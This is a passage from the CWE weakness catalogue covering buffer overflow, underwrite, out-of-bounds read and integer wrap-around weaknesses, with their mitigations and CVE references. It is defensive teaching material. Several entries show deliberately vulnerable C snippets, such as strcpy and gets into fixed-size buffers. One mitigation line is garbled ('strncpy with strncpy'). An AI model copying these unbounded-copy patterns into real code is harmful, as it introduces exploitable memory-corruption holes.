Microsoft. "Using the Strsafe.h Functions". < <http://msdn.microsoft.com/en-us/library/ms647466.aspx> >.

Matt Messier and John Viega. "Safe C String Library v1.0.3". < <http://www.zork.org/safestr/> >.

Michael Howard. "Address Space Layout Randomization in Windows Vista". < http://blogs.msdn.com/michael_howard/archive/2006/05/26/address-space-layout-randomization-in-windows-vista.aspx >.

Arjan van de Ven. "Limiting buffer overflows with ExecShield". < <http://www.redhat.com/magazine/009jul05/features/execshield/> >.

"PaX". < <http://en.wikipedia.org/wiki/PaX> >.

CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')

Weakness ID: 120 (*Weakness Base*)

Status: Incomplete

Description

Summary

The program copies an input buffer to an output buffer without verifying that the size of the input buffer is less than the size of the output buffer, leading to a buffer overflow.

Extended Description

A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold, or when a program attempts to put data in a memory area outside of the boundaries of a buffer. The simplest type of error, and the most common cause of buffer overflows, is the "classic" case in which the program copies the buffer without checking its length at all. Other

variants exist, but the existence of a classic overflow strongly suggests that the programmer is not considering even the most basic of security protections.

Alternate Terms

buffer overrun

Some prominent vendors and researchers use the term "buffer overrun," but most people use "buffer overflow."

Unbounded Transfer

Terminology Notes

Many issues that are now called "buffer overflows" are substantively different than the "classic" overflow, including entirely different bug types that rely on overflow exploit techniques, such as integer signedness errors, integer overflows, and format string bugs. This imprecise terminology can make it difficult to determine which variant is being reported.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Assembly

Common Consequences

Integrity

Execute unauthorized code or commands

Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy. This can often be used to subvert any other security service.

Availability

DoS: crash / exit / restart

DoS: resource consumption (CPU)

Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.

Likelihood of Exploit

High to Very High

Detection Methods

Automated Static Analysis

High

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives. Automated static analysis generally does not account for environmental considerations when reporting out-of-bounds memory operations. This can make it difficult for users to determine which warnings should be investigated first. For example, an analysis tool might report buffer overflows that originate from command line arguments in a program that is not expected to run with setuid or other special privileges.

Detection techniques for buffer-related errors are more mature than for most other weakness types.

Automated Dynamic Analysis

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Manual Analysis

Manual analysis can be useful for finding this weakness, but it might not achieve desired code coverage within limited time constraints. This becomes difficult for weaknesses that must be considered for all inputs, since the attack surface can be too large.

Demonstrative Examples

Example 1:

The following code asks the user to enter their last name and then attempts to store the value entered in the `last_name` array.

C Example:

Bad Code

```
char last_name[20];
printf("Enter your last name: ");
scanf("%s", last_name);
```

The problem with the code above is that it does not check the size of the name entered by the user. If the user enters "Very_very_long_last_name" which is 24 characters long, then a buffer overflow will occur since the array can only hold 20 characters total.

Example 2:

The following code attempts to create a local copy of a buffer to perform some manipulations to the data.

C Example:

Bad Code

```
void manipulate_string(char* string){
    char buf[24];
    strcpy(buf, string);
    ...
}
```

However, the programmer does not ensure that the size of the data pointed to by `string` will fit in the local buffer and blindly copies the data with the potentially dangerous `strcpy()` function. This may result in a buffer overflow condition if an attacker can influence the contents of the `string` parameter.

Example 3:

The excerpt below calls the `gets()` function in C, which is inherently unsafe.

C Example:

Bad Code

```
char buf[24];
printf("Please enter your name and press <Enter>\n");
gets(buf);
...
}
```

However, the programmer uses the function `gets()` which is inherently unsafe because it blindly copies all input from STDIN to the buffer without checking size. This allows the user to provide a string that is larger than the buffer size, resulting in an overflow condition.

Example 4:

In the following example, a server accepts connections from a client and processes the client request. After accepting a client connection, the program will obtain client information using the `gethostbyaddr` method, copy the hostname of the client that connected to a local variable and output the hostname of the client to a log file.

C/C++ Example:

Bad Code

```
...
struct hostent *clienthp;
char hostname[MAX_LEN];
// create server socket, bind to server address and listen on socket
...
// accept client connections and process requests
int count = 0;
for (count = 0; count < MAX_CONNECTIONS; count++) {
    int clientlen = sizeof(struct sockaddr_in);
    int clientsocket = accept(serversocket, (struct sockaddr *)&clientaddr, &clientlen);
    if (clientsocket >= 0) {
        clienthp = gethostbyaddr((char*) &clientaddr.sin_addr.s_addr, sizeof(clientaddr.sin_addr.s_addr), AF_INET);
        strcpy(hostname, clienthp->h_name);
        logOutput("Accepted client connection from host ", hostname);
        // process client request
    }
}
```

```

...
    close(clientsocket);
  }
}
close(serversocket);
...

```

However, the hostname of the client that connected may be longer than the allocated size for the local hostname variable. This will result in a buffer overflow when copying the client hostname to the local variable using the strcpy method.

Observed Examples

Reference	Description
CVE-1999-0046	buffer overflow in local program using long environment variable
CVE-2000-1094	buffer overflow using command with long argument
CVE-2001-0191	By replacing a valid cookie value with an extremely long string of characters, an attacker may overflow the application's buffers.
CVE-2002-1337	buffer overflow in comment characters, when product increments a counter for a ">" but does not decrement for "<"
CVE-2003-0595	By replacing a valid cookie value with an extremely long string of characters, an attacker may overflow the application's buffers.

Potential Mitigations

Requirements

Language Selection

Use a language that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, many languages that perform their own memory management, such as Java and Perl, are not subject to buffer overflows. Other languages, such as Ada and C#, typically provide overflow protection, but the protection can be disabled by the programmer.

Be wary that a language's interface to native code may still be subject to overflows, even if the language itself is theoretically safe.

Architecture and Design

Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples include the Safe C String Library (SafeStr) by Messier and Viega, and the Strsafe.h library from Microsoft. These libraries provide safer versions of overflow-prone string-handling functions.

This is not a complete solution, since many buffer overflows are not related to strings.

Build and Compilation

Compilation or Build Hardening

Defense in Depth

Run or compile your software using features or extensions that automatically provide a protection mechanism that mitigates or eliminates buffer overflows.

For example, certain compilers and extensions provide automatic buffer overflow detection mechanisms that are built into the compiled code. Examples include the Microsoft Visual Studio / GS flag, Fedora/Red Hat FORTIFY_SOURCE GCC flag, StackGuard, and ProPolice.

This is not necessarily a complete solution, since these mechanisms can only detect certain types of overflows. In addition, an attack could still cause a denial of service, since the typical response is to exit the application.

Implementation

Consider adhering to the following rules when allocating and managing an application's memory:

Double check that your buffer is as large as you specify.

When using functions that accept a number of bytes to copy, such as `strncpy()`, be aware that if the destination buffer size is equal to the source buffer size, it may not NULL-terminate the string.

Check buffer boundaries if accessing the buffer in a loop and make sure you are not in danger of writing past the allocated space.

If necessary, truncate all input strings to a reasonable length before passing them to the copy and concatenation functions.

Implementation**Input Validation**

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Operation**Environment Hardening****Defense in Depth**

Use a feature like Address Space Layout Randomization (ASLR).

This is not a complete solution. However, it forces the attacker to guess an unknown value that changes every program execution. In addition, an attack could still cause a denial of service, since the typical response is to exit the application.

Operation**Environment Hardening****Defense in Depth**

Use a CPU and operating system that offers Data Execution Protection (NX) or its equivalent.

This is not a complete solution, since buffer overflows could be used to overwrite nearby variables to modify the software's state in dangerous ways. In addition, it cannot be used in cases in which self-modifying code is required. Finally, an attack could still cause a denial of service, since the typical response is to exit the application.

Build and Compilation**Operation**

Most mitigating technologies at the compiler or OS level to date address only a subset of buffer overflow problems and rarely provide complete protection against even that subset. It is good practice to implement strategies to increase the workload of an attacker, such as leaving the attacker to guess an unknown value that changes every program execution.

Implementation**Moderate**

Replace unbounded copy functions with analogous functions that support length arguments, such as strncpy with strncpy. Create these if they are not available.

This approach is still susceptible to calculation errors, including issues such as off-by-one errors (CWE-193) and incorrectly calculating buffer lengths (CWE-131).

Architecture and Design**Enforcement by Conversion**

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

Architecture and Design**Operation****Environment Hardening**

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Architecture and Design**Operation****Sandbox or Jail****Limited**

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

This might only restrict an attacker to certain system calls or limit the scope of an attack to a portion of the file system

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		20	Improper Input Validation	700	15
ChildOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699 1000	175
CanPrecede		123	Write-what-where Condition	1000	190
ChildOf		633	Weaknesses that Affect Memory	631	737
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
ChildOf		726	OWASP Top Ten 2004 Category A5 - Buffer Overflows	711	853
ChildOf		741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734	866
ChildOf		802	2010 Top 25 - Risky Resource Management	800	936
PeerOf		124	Buffer Underwrite ('Buffer Underflow')	1000	191
CanFollow		170	Improper Null Termination	1000	245
CanAlsoBe		196	Unsigned to Signed Conversion Error	1000	283
CanFollow		231	Improper Handling of Extra Values	1000	316

Nature	Type	ID	Name	V	Page
CanFollow	B	242	Use of Inherently Dangerous Function	1000	323
CanFollow	B	416	Use After Free	1000	532
CanFollow	B	456	Missing Initialization	1000	571
ParentOf	V	785	Use of Path Manipulation Function without Maximum-sized Buffer	699 1000	919

Relationship Notes

At the code level, stack-based and heap-based overflows do not differ significantly, so there usually is not a need to distinguish them. From the attacker perspective, they can be quite different, since different techniques are required to exploit them.

Affected Resources

- Memory

Functional Areas

- Memory Management

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Unbounded Transfer ('classic overflow')
7 Pernicious Kingdoms			Buffer Overflow
CLASP			Buffer overflow
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
OWASP Top Ten 2004	A5	CWE More Specific	Buffer Overflows
CERT C Secure Coding	STR35-C		Do not copy data from an unbounded source to a fixed-length array
WASC	7		Buffer Overflow

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
8	Buffer Overflow in an API Call	
9	Buffer Overflow in Local Command-Line Utilities	
10	Buffer Overflow via Environment Variables	
14	Client-side Injection-induced Buffer Overflow	
24	Filter Failure through Buffer Overflow	
42	MIME Conversion	
44	Overflow Binary Resource File	
45	Buffer Overflow via Symbolic Links	
46	Overflow Variables and Tags	
47	Buffer Overflow via Parameter Expansion	
67	String Format Overflow in syslog()	
92	Forced Integer Overflow	
100	Overflow Buffers	

White Box Definitions

A weakness where the code path includes a Buffer Write Operation such that:

1. the expected size of the buffer is greater than the actual size of the buffer where expected size is equal to the sum of the size of the data item and the position in the buffer

Where Buffer Write Operation is a statement that writes a data item of a certain size into a buffer at a certain position and at a certain index

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 5, "Public Enemy #1: The Buffer Overrun" Page 127. 2nd Edition. Microsoft. 2002.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 5: Buffer Overruns." Page 89. McGraw-Hill. 2010.

Microsoft. "Using the Strsafe.h Functions". < <http://msdn.microsoft.com/en-us/library/ms647466.aspx> >.

Matt Messier and John Viega. "Safe C String Library v1.0.3". < <http://www.zork.org/safestr/> >.

Michael Howard. "Address Space Layout Randomization in Windows Vista". < http://blogs.msdn.com/michael_howard/archive/2006/05/26/address-space-layout-randomization-in-windows-vista.aspx >.

Arjan van de Ven. "Limiting buffer overflows with ExecShield". < <http://www.redhat.com/magazine/009jul05/features/execshield/> >.

"PaX". < <http://en.wikipedia.org/wiki/PaX> >.

Jason Lam. "Top 25 Series - Rank 3 - Classic Buffer Overflow". SANS Software Security Institute. 2010-03-02. < <http://blogs.sans.org/appsecstreetfighter/2010/03/02/top-25-series---rank-3---classic-buffer-overflow/> >.

CWE-121: Stack-based Buffer Overflow

Weakness ID: 121 (*Weakness Variant*)

Status: Draft

Description

Summary

A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function).

Alternate Terms

Stack Overflow

"Stack Overflow" is often used to mean the same thing as stack-based buffer overflow, however it is also used on occasion to mean stack exhaustion, usually a result from an excessively recursive function call. Due to the ambiguity of the term, use of stack overflow to describe either circumstance is discouraged.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Availability

Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.

Access Control

Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy.

Other

When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

Likelihood of Exploit

Very High

Demonstrative Examples

While buffer overflow examples can be rather complex, it is possible to have very simple, yet still exploitable, stack-based buffer overflows:

C Example:

Bad Code

```
#define BUFSIZE 256
int main(int argc, char **argv) {
    char buf[BUFSIZE];
    strcpy(buf, argv[1]);
}
```

Potential Mitigations

Requirements

Use a language or compiler that performs automatic bounds checking.

Architecture and Design

Use an abstraction library to abstract away risky APIs. Not a complete solution.

Build and Compilation

Compiler-based canary mechanisms such as StackGuard, ProPolice and the Microsoft Visual Studio /GS flag. Unless this provides automatic bounds checking, it is not a complete solution.

Implementation

Implement and perform bounds checking on input.

Implementation

Do not use dangerous functions such as gets. Use safer, equivalent functions which check for boundary errors.

Operation

Use OS-level preventative functionality, such as ASLR. This is not a complete solution.

Background Details

There are generally several security-critical data on an execution stack that can lead to arbitrary code execution. The most prominent is the stored return address, the memory address at which execution should continue once the current function is finished executing. The attacker can overwrite this value with some memory address to which the attacker also has write access, into which he places arbitrary code to be run with the full privileges of the vulnerable program. Alternately, the attacker can supply the address of an important call, for instance the POSIX system() call, leaving arguments to the call on the stack. This is often called a return into libc exploit, since the attacker generally forces the program to jump at return time into an interesting routine in the C standard library (libc). Other important data commonly on the stack include the stack pointer and frame pointer, two values that indicate offsets for computing memory addresses. Modifying those values can often be leveraged into a "write-what-where" condition.

Other Notes

Stack-based buffer overflows can instantiate in return address overwrites, stack pointer overwrites or frame pointer overwrites. They can also be considered function pointer overwrites, array indexer overwrites or write-what-where condition, etc.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	B	787	Out-of-bounds Write	699	921
ChildOf	B	788	Access of Memory Location After End of Buffer	699	922
				1000	
MemberOf	V	630	Weaknesses Examined by SAMATE	630	735

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Stack overflow

White Box Definitions

A stack-based buffer overflow is a weakness where the code path includes a buffer write operation such that:

1. stack allocation of a buffer
2. data is written to the buffer where
3. the expected size of the buffer is greater than the actual size of the buffer where expected size is equal to size of data added to position from which writing operation starts

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 5, "Stack Overruns" Page 129. 2nd Edition. Microsoft. 2002.

CWE-122: Heap-based Buffer Overflow

Weakness ID: 122 (*Weakness Variant*)

Status: Draft

Description

Summary

A heap overflow condition is a buffer overflow, where the buffer that can be overwritten is allocated in the heap portion of memory, generally meaning that the buffer was allocated using a routine such as `malloc()`.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Availability

Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.

Access Control

Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy.

Besides important user data, heap-based overflows can be used to overwrite function pointers that may be living in memory, pointing it to the attacker's code. Even in applications that do not explicitly use function pointers, the run-time will usually leave many in memory. For example, object methods in C++ are generally implemented using function pointers. Even in C programs, there is often a global offset table used by the underlying runtime.

Other

When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

Likelihood of Exploit

High to Very High

Demonstrative Examples

C Example:

Bad Code

```
#define BUFSIZE 256
int main(int argc, char **argv) {
    char *buf;
    buf = (char *)malloc(BUFSIZE);
    strcpy(buf, argv[1]);
}
```

Observed Examples

Reference	Description
CVE-2007-4268	Chain: integer signedness passes signed comparison, leads to heap overflow

Potential Mitigations

Pre-design: Use a language or compiler that performs automatic bounds checking.

Architecture and Design

Use an abstraction library to abstract away risky APIs. Not a complete solution.

Pre-design through Build: Canary style bounds checking, library changes which ensure the validity of chunk data, and other such fixes are possible, but should not be relied upon.

Implement and perform bounds checking on input.

Do not use dangerous functions such as gets. Look for their safe equivalent, which checks for the boundary.

Operational: Use OS-level preventative functionality. This is not a complete solution, but it provides some defense in depth.

Weakness Ordinalities

Primary (*where the weakness exists independent of other weaknesses*)

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	C	633	Weaknesses that Affect Memory	631	737
ChildOf	B	787	Out-of-bounds Write	699	921
ChildOf	B	788	Access of Memory Location After End of Buffer	699	922
MemberOf	V	630	Weaknesses Examined by SAMATE	1000	735
				630	735

Relationship Notes

Heap-based buffer overflows are usually just as dangerous as stack-based buffer overflows.

Affected Resources

- Memory

Causal Nature

Explicit (*an explicit weakness resulting from behavior of the developer*)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Heap overflow

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
92	Forced Integer Overflow	

White Box Definitions

A buffer overflow where the buffer from the Buffer Write Operation is dynamically allocated

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 5, "Heap Overruns" Page 138. 2nd Edition. Microsoft. 2002.

CWE-123: Write-what-where Condition

Weakness ID: 123 (*Weakness Base*)

Status: Draft

Description

Summary

Any condition where the attacker has the ability to write an arbitrary value to an arbitrary location, often as the result of a buffer overflow.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Access Control

Clearly, write-what-where conditions can be used to write data to areas of memory outside the scope of a policy. Also, they almost invariably can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy.

If the attacker can overwrite a pointer's worth of memory (usually 32 or 64 bits), he can redirect a function pointer to his own malicious code. Even when the attacker can only modify a single byte arbitrary code execution can be possible. Sometimes this is because the same problem can be exploited repeatedly to the same effect. Other times it is because the attacker can overwrite security-critical application-specific data -- such as a flag indicating whether the user is an administrator.

Availability

Many memory accesses can lead to program termination, such as when writing to addresses that are invalid for the current process.

Other

When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

Likelihood of Exploit

High

Potential Mitigations

Pre-design: Use a language that provides appropriate memory abstractions.

Architecture and Design

Integrate technologies that try to prevent the consequences of this problem.

Implementation

Take note of mitigations provided for other flaws in this taxonomy that lead to write-what-where conditions.

Operational: Use OS-level preventative functionality integrated after the fact. Not a complete solution.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	☑	Page
ChildOf	C	119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699	175
PeerOf	B	134	Uncontrolled Format String	1000	211
CanFollow	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	1000	180
CanFollow	B	364	Signal Handler Race Condition	1000	468
PeerOf	V	415	Double Free	1000	530
CanFollow	B	416	Use After Free	1000	532
PeerOf	V	479	Unsafe Function Call from a Signal Handler	1000	601
CanFollow	V	590	Free of Memory not on the Heap	1000	696

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Write-what-where condition

CWE-124: Buffer Underwrite ('Buffer Underflow')

Weakness ID: 124 (Weakness Base)

Status: Incomplete

Description**Summary**

The software writes to a buffer using an index or pointer that references a memory location prior to the beginning of the buffer.

Extended Description

This typically occurs when a pointer or its index is decremented to a position before the buffer, when pointer arithmetic results in a position before the beginning of the valid memory location, or when a negative index is used.

Alternate Terms

buffer underrun

Some prominent vendors and researchers use the term "buffer underrun". "Buffer underflow" is more commonly used, although both terms are also sometimes used to describe a buffer under-read (CWE-127).

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Availability

Out of bounds memory access will very likely result in the corruption of relevant memory, and perhaps instructions, possibly leading to a crash.

Access Control

If the corrupted memory can be effectively controlled, it may be possible to execute arbitrary code. If the corrupted memory is data rather than instructions, the system will continue to function with improper changes, possibly in violation of an implicit or explicit policy. The consequences would only be limited by how the affected data is used, such as an adjacent memory location that is used to specify whether the user has special privileges.

Other

When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

Likelihood of Exploit

Medium

Demonstrative Examples

The following is an example of code that may result in a buffer underwrite, if find() returns a negative value to indicate that ch is not found in srcBuf:

C Example:

Bad Code

```
int main() {
    ...
    strncpy(destBuf, &srcBuf[find(srcBuf, ch)], 1024);
    ...
}
```

If the index to srcBuf is somehow under user control, this is an arbitrary write-what-where condition.

Observed Examples

Reference	Description
CVE-2002-2227	Unchecked length of SSLv2 challenge value leads to buffer underflow.
CVE-2004-2620	Buffer underflow due to mishandled special characters
CVE-2006-4024	Negative value is used in a memcpy() operation, leading to buffer underflow.
CVE-2006-6171	Product sets an incorrect buffer size limit, leading to "off-by-two" buffer underflow.
CVE-2007-0886	Buffer underflow resultant from encoded data that triggers an integer overflow.
CVE-2007-1584	Buffer underflow from an all-whitespace string, which causes a counter to be decremented before the buffer while looking for a non-whitespace character.

Reference	Description
CVE-2007-4580	Buffer underflow from a small size value with a large buffer (length parameter inconsistency, CWE-130)

Potential Mitigations

Requirements specification: The choice could be made to use a language that is not susceptible to these issues.

Implementation

Sanity checks should be performed on all calculated values used as index or for pointer arithmetic.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
PeerOf	B	120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	1000	180
PeerOf	B	129	Improper Validation of Array Index	1000	197
ChildOf	B	786	Access of Memory Location Before Start of Buffer	699 1000	921
ChildOf	B	787	Out-of-bounds Write	699 1000	921
<i>CanAlsoBe</i>	V	196	<i>Unsigned to Signed Conversion Error</i>	1000	283

Relationship Notes

This could be resultant from several errors, including a bad offset or an array index that decrements before the beginning of the buffer (see CWE-129).

Research Gaps

Much attention has been paid to buffer overflows, but "underflows" sometimes exist in products that are relatively free of overflows, so it is likely that this variant has been under-studied.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	UNDER - Boundary beginning violation ('buffer underflow?')
CLASP	Buffer underwrite

References

"Buffer UNDERFLOWS: What do you know about it?". Vuln-Dev Mailing List. 2004-01-10. < <http://seclists.org/vuln-dev/2004/Jan/0022.html> >.

CWE-125: Out-of-bounds Read

Weakness ID: 125 (Weakness Base)

Status: Draft

Description

Summary

The software reads data past the end, or before the beginning, of the intended buffer.

Extended Description

This typically occurs when the pointer or its index is incremented or decremented to a position beyond the bounds of the buffer or when pointer arithmetic results in a position outside of the valid memory location to name a few. This may result in corruption of sensitive information, a crash, or code execution among other things.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++








Observed Examples

Reference	Description
CVE-2004-0112	out-of-bounds read due to improper length check
CVE-2004-0183	packet with large number of specified elements cause out-of-bounds read.
CVE-2004-0184	out-of-bounds read, resultant from integer underflow
CVE-2004-0221	packet with large number of specified elements cause out-of-bounds read.
CVE-2004-0421	malformed image causes out-of-bounds read
CVE-2004-1940	large length value causes out-of-bounds read

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	699 1000	175
ParentOf		126	Buffer Over-read	699 1000	194
ParentOf		127	Buffer Under-read	699 1000	195
CanFollow		822	Untrusted Pointer Dereference	1000	952
CanFollow		823	Use of Out-of-range Pointer Offset	1000	953
CanFollow		824	Access of Uninitialized Pointer	1000	955
CanFollow		825	Expired Pointer Dereference	1000	956

Research Gaps

Under-studied and under-reported. Most issues are probably labeled as buffer overflows.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Out-of-bounds Read

CWE-126: Buffer Over-read

Weakness ID: 126 (Weakness Variant)

Status: Draft

Description

Summary

The software reads from a buffer using buffer access mechanisms such as indexes or pointers that reference memory locations after the targeted buffer.

Extended Description

This typically occurs when the pointer or its index is incremented to a position beyond the bounds of the buffer or when pointer arithmetic results in a position outside of the valid memory location to name a few. This may result in exposure of sensitive information or possibly a crash.

Time of Introduction

- Implementation

Applicable Platforms



Languages

- C
- C++

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		125	Out-of-bounds Read	699 1000	193
ChildOf		788	Access of Memory Location After End of Buffer	699	922

Nature	Type	ID	Name	✓	Page
				1000	
CanFollow	B	170	Improper Null Termination	1000	245

Relationship Notes

These problems may be resultant from missing sentinel values (CWE-463) or trusting a user-influenced input length variable.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Buffer over-read

CWE-127: Buffer Under-read

Weakness ID: 127 (Weakness Variant) **Status:** Draft

Description

Summary

The software reads from a buffer using buffer access mechanisms such as indexes or pointers that reference memory locations prior to the targeted buffer.

Extended Description

This typically occurs when the pointer or its index is decremented to a position before the buffer, when pointer arithmetic results in a position before the beginning of the valid memory location, or when a negative index is used. This may result in exposure of sensitive information or possibly a crash.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	B	125	Out-of-bounds Read	699	193
				1000	
ChildOf	B	786	Access of Memory Location Before Start of Buffer	699	921
				1000	

Research Gaps

Under-studied.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Buffer under-read

CWE-128: Wrap-around Error

Weakness ID: 128 (Weakness Base) **Status:** Incomplete

Description

Summary

Wrap around errors occur whenever a value is incremented past the maximum value for its type and therefore "wraps around" to a very small, negative, or undefined value.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C (*Often*)
- C++ (*Often*)

Common Consequences

Availability

Wrap-around errors generally lead to undefined behavior, infinite loops, and therefore crashes.

Integrity

If the value in question is important to data (as opposed to flow), simple data corruption has occurred. Also, if the wrap around results in other conditions such as buffer overflows, further memory corruption may occur.

Integrity

A wrap around can sometimes trigger buffer overflows which can be used to execute arbitrary code. This is usually outside the scope of a program's implicit security policy.

Likelihood of Exploit

Medium

Potential Mitigations

Requirements specification: The choice could be made to use a language that is not susceptible to these issues.

Architecture and Design

Provide clear upper and lower bounds on the scale of any protocols designed.

Implementation

Place sanity checks on all incremented variables to ensure that they remain within reasonable bounds.

Background Details

Due to how addition is performed by computers, if a primitive is incremented past the maximum value possible for its storage space, the system will fail to recognize this, and therefore increment each bit as if it still had extra space. Because of how negative numbers are represented in binary, primitives interpreted as signed may "wrap" to very large negative values.

Weakness Ordinalities

Primary (*where the weakness exists independent of other weaknesses*)

Relationships

Nature	Type	ID	Name	Score	Page
CanPrecede		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	1000	175
ChildOf		189	Numeric Errors	699	269
PeerOf		190	Integer Overflow or Wraparound	1000	269
ChildOf		682	Incorrect Calculation	699 1000	802
ChildOf		742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866

Relationship Notes

The relationship between overflow and wrap-around needs to be examined more closely, since several entries (including CWE-190) are closely related.

Causal Nature

Explicit (*an explicit weakness resulting from behavior of the developer*)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Wrap-around error
CERT C Secure Coding	MEM07-C	Ensure that the arguments to calloc(), when multiplied, can be represented as a size_t

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
92	Forced Integer Overflow	

CWE-129: Improper Validation of Array Index

Weakness ID: 129 (*Weakness Base*)

Status: Draft

Description

Summary

The product uses untrusted input when calculating or using an array index, but the product does not validate or incorrectly validates the index to ensure the index references a valid position within the array.

Alternate Terms

out-of-bounds array index

index-out-of-range

array index underflow

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C (*Often*)
